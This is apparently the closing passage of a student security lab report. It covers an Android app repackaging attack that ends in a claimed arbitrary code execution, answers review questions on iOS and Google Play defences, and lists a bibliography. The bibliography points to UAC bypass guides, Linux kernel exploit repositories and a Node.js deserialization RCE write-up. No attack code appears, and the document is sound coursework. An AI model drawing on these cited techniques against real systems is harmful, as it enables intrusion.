


We just need to make sure that the app has permissions to actually manipulate the contacts.







Also need to run the app..



Time to reboot and Test!



Success! Arbitrary Code Execution performed via Android App Repackaging.



2.2.8 Question 1

Why is the repackaging attack not much a risk in iOS devices?

On iOS, in order to host your applications on the app store, you need to go through a proper vetting process, that involves supplying apple with various identification that is difficult to fake. This means that if you supply store users with an app containing malicious code then you will be held liable and can be banned from offering app's on their system. Apple also have deployed a system that analyses each binary for traces of malicious code via a signature, much like anti-virus programs do. Coupled with their developer identification system they have cut down the risk of remote code execution attacks on their devices.

2.2.9 Question 2

If you were Google, what decisions would you make to reduce the attacking chances of repackaging attacks?

Google should take note from Apple's approach and curate the store a bit more, as well as develop a system akin to Windows defender or other anti virus detection to target malicious code in an app before it has been installed. They should also be more restrictive on self signed apps and require using a certificate signing authority to provide signatures for developers in signing their apps.

2.2.10 Question 3

Third-party markets are considered as the major source of repackaged applications. Do you think that using the official Google Play Store only can totally keep you away from the attacks? Why or Why not?

The system that Google has with its Play Store is that if they detect that a similar app exists to the one that is attempted to be published then they will reject the publish request. However enough can be tweaked in a malicious app to still circumvent this system and publish repackaged apps on the store. There are less of them due to this sure, but it is still far easier to repackage an publish a malicious app on the Play Store than it is on the iOS app store. To reduce the risk of downloading a malicious app, users should seek only the verified apps on the store, the ones that they know are trusted and reviewed well as well as published by the original company that developed it.

2.2.11 Question 4

In real life, if you had to download applications from an untrusted source, what would you do to ensure the security of your device?

Several cautions can be taken when downloading apps from untrusted sources. For one, we can be sure of the apps allowed permissions in the settings, as well as use Androids Verify Apps feature for monitoring app usage of the device as to keep an on on it. When using a untrusted source, we can look at what is being said about it, who is recommending or linking to it, and what the discussion is about it. We can run the app through verification software much like an anti virus where malicious code can be detected, or check for a developers watermark that should be in the original app.

Bibliography

[1] attackiq. *Bypassing UAC using Registry Keys*. 2018. URL: https://www.attackiq.com/blog/2018/05/14/bypassing-uac-using-registry-keys/ (visited on 03/20/2019).

[2] *Bypassing Windows 10 UAC With Python - DZone Security*. URL: https://dzone.com/articles/bypassing-windows-10-uac-withnbsppython (visited on 03/20/2019).

[3] chromium. *1712 - Linux: broken uid/gid mapping for nested user namespaces with ¿5 ranges - project-zero - Monorail*. 2019. URL: https://bugs.chromium.org/p/project-zero/issues/detail?id=1712 (visited on 03/20/2019).

[4] computerhope. *What is an Environment Variable?* 2019. URL: https://www.computerhope.com/jargon/e/envivari.htm (visited on 03/20/2019).

[5] economist. *Python is becoming the world's most popular coding language - Daily chart*. 2018. URL: https://www.economist.com/graphic-detail/2018/07/26/python-is-becoming-the-worlds-most-popular-coding-language (visited on 03/20/2019).

[6] gabsoftware. *Run Cmd or any process as System account on Windows – GabSoftware*. 2019. URL: https://www.gabsoftware.com/tips/run-cmd-or-any-process-as-system-account-on-windows/ (visited on 03/20/2019).

[7] HD7EXPLOIT-2. *This repository for training application security.: hoainam1989/training-application-security*. original-date: 2017-05-28T08:45:54Z. Jan. 27, 2019. URL: https://github.com/hoainam1989/training-application-security/blob/master/shell/node_shell.py (visited on 03/20/2019).

[8] HD7EXPLOIT-3. *This repository for training application security.: hoainam1989/training-application-security*. original-date: 2017-05-28T08:45:54Z. Jan. 27, 2019. URL: https://github.com/hoainam1989/training-application-security/blob/master/comand_injection/nodejs/index.js (visited on 03/20/2019).

[9] kernelnewbies. *LinuxVersions - Linux Kernel Newbies*. 2019. URL: https://kernelnewbies.org/LinuxVersions (visited on 03/20/2019).

[10] Andrey Konovalov. *My proof-of-concept exploits for the Linux kernel. Contribute to xairy/kernel-exploits development by creating an account on GitHub*. original-date: 2016-02-16T12:05:34Z. Mar. 19, 2019. URL: https://github.com/xairy/kernel-exploits (visited on 03/20/2019).

[11] linuxdev. *kernel/git/torvalds/linux.git - Linux kernel source tree*. 2019. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=d2f007dbe7e4c9583eea6eb04d60001e85c6f1bd (visited on 03/20/2019).

[12] microsoft. *CVE-2018-8495 — Windows Shell Remote Code Execution Vulnerability*. Security TechCenter. 2018. URL: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8495 (visited on 03/20/2019).

[13] microsoft. *User Account Control - Windows applications*. 2019. URL: https://docs.microsoft.com/en-us/windows/desktop/secauthz/user-account-control (visited on 03/20/2019).

[14] nist. *NVD - CVE-2017-5941*. 2017. URL: https://nvd.nist.gov/vuln/detail/CVE-2017-5941 (visited on 03/20/2019).

[15] nist-2. *NVD - CVE-2018-18955*. 2018. URL: https://nvd.nist.gov/vuln/detail/CVE-2018-18955#vulnCurrentDescriptionTitle (visited on 03/20/2019).

[16] nist-3. *NVD - CVE-2017-18344*. 2017. URL: https://nvd.nist.gov/vuln/detail/CVE-2017-18344 (visited on 03/20/2019).

[17] nist-4. *NVD - CVE-2018-8495*. 2018. URL: https://nvd.nist.gov/vuln/detail/CVE-2018-8495 (visited on 03/20/2019).

[18] npmjs. *node-serialize - npm*. 2019. URL: https://www.npmjs.com/package/node-serialize (visited on 03/20/2019).

[19] opsecx. *Exploiting Node.js deserialization bug for Remote Code Execution — OpSecX*. 2017. URL: https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/ (visited on 03/20/2019).

[20] owasp. *Command Injection - OWASP*. 2019. URL: https://www.owasp.org/index.php/Command_Injection (visited on 03/20/2019).

[21] pentestlab. *UAC Bypass – Fodhelper — Penetration Testing Lab*. 2017. URL: https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/ (visited on 03/20/2019).

[22] python. *Data Serialization — The Hitchhiker's Guide to Python*. 2019. URL: https://docs.python-guide.org/scenarios/serialization/ (visited on 03/20/2019).

[23] rapid7. *CVE-2018-8495 Microsoft CVE-2018-8495: Windows Shell Remote Code Execution Vulnerability — Rapid7*. 2018. URL: https://www.rapid7.com/db/vulnerabilities/msft-cve-2018-8495 (visited on 03/20/2019).

[24] redhat. *CVE-2017-18344 - Red Hat Customer Portal*. 2017. URL: https://access.redhat.com/security/cve/cve-2017-18344 (visited on 03/20/2019).

[25] Rick. *Never-Ending Security: eBPF and Analysis of the get-rekt-linux-hardened.c Exploit for CVE-2017-16995*. Never-Ending Security. July 9, 2018. URL: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html (visited on 03/20/2019).

[26] rlarabee. *Linux Kernel ¡ 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation*. Exploit Database. July 10, 2018. URL: https://www.exploit-db.com/exploits/45010 (visited on 03/20/2019).

[27] SeedLabs. 2019. URL: https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&ved=2ahUKEwiOwaGh9f_gAhXzsnEKHUzaDI0QFjAAegQIChAC&url=http%3A%2F%2Fwww.cis.syr.edu%2F~wedu%2FTeaching%2Fcis643%2FLectureNotes%2FCapabilityVSACL.doc&usg=AOvVaw0oDy-key01a6oklhY9kOoC (visited on 03/20/2019).

[28] techopedia. *What is a Virtual Machine (VM)? - Definition from Techopedia*. 2019. URL: https://www.techopedia.com/definition/4805/virtual-machine-vm (visited on 03/20/2019).

[29] techopedia-2. *What is Shell? - Definition from Techopedia*. 2019. URL: https://www.techopedia.com/definition/3427/shell (visited on 03/20/2019).

[30] techopedia-4. *What is Discretionary Access Control (DAC)? - Definition from Techopedia*. 2019. URL: https://www.techopedia.com/definition/229/discretionary-access-control-dac (visited on 03/20/2019).

[31] techtarget. *What is computer exploit? - Definition from WhatIs.com*. 2019. URL: https://searchsecurity.techtarget.com/definition/exploit (visited on 03/20/2019).

[32] techtarget-2. *What is URI (Uniform Resource Identifier)? - Definition from WhatIs.com*. 2019. URL: https://searchmicroservices.techtarget.com/definition/URI-Uniform-Resource-Identifier (visited on 03/20/2019).

[33] techtarget-3. *What is remote code execution (RCE)? - Definition from WhatIs.com*. SearchWindowsServer. 2019. URL: https://searchwindowsserver.techtarget.com/definition/remote-code-execution-RCE (visited on 03/20/2019).

[34] ukGov. *Computer Misuse Act 1990*. 1990. URL: https://www.legislation.gov.uk/ukpga/1990/18 (visited on 03/20/2019).

[35] webopedia. *What is proof-of-concept code? Webopedia Definition*. 2019. URL: https://www.webopedia.com/TERM/P/proof_of_concept_code.html (visited on 03/20/2019).

[36] ycombinator. *sysctl -w kernel.unprivileged_bpf_disabled=1 I use eBPF all the time, but I nev... — Hacker News*. 2019. URL: https://news.ycombinator.com/item?id=16068317 (visited on 03/20/2019).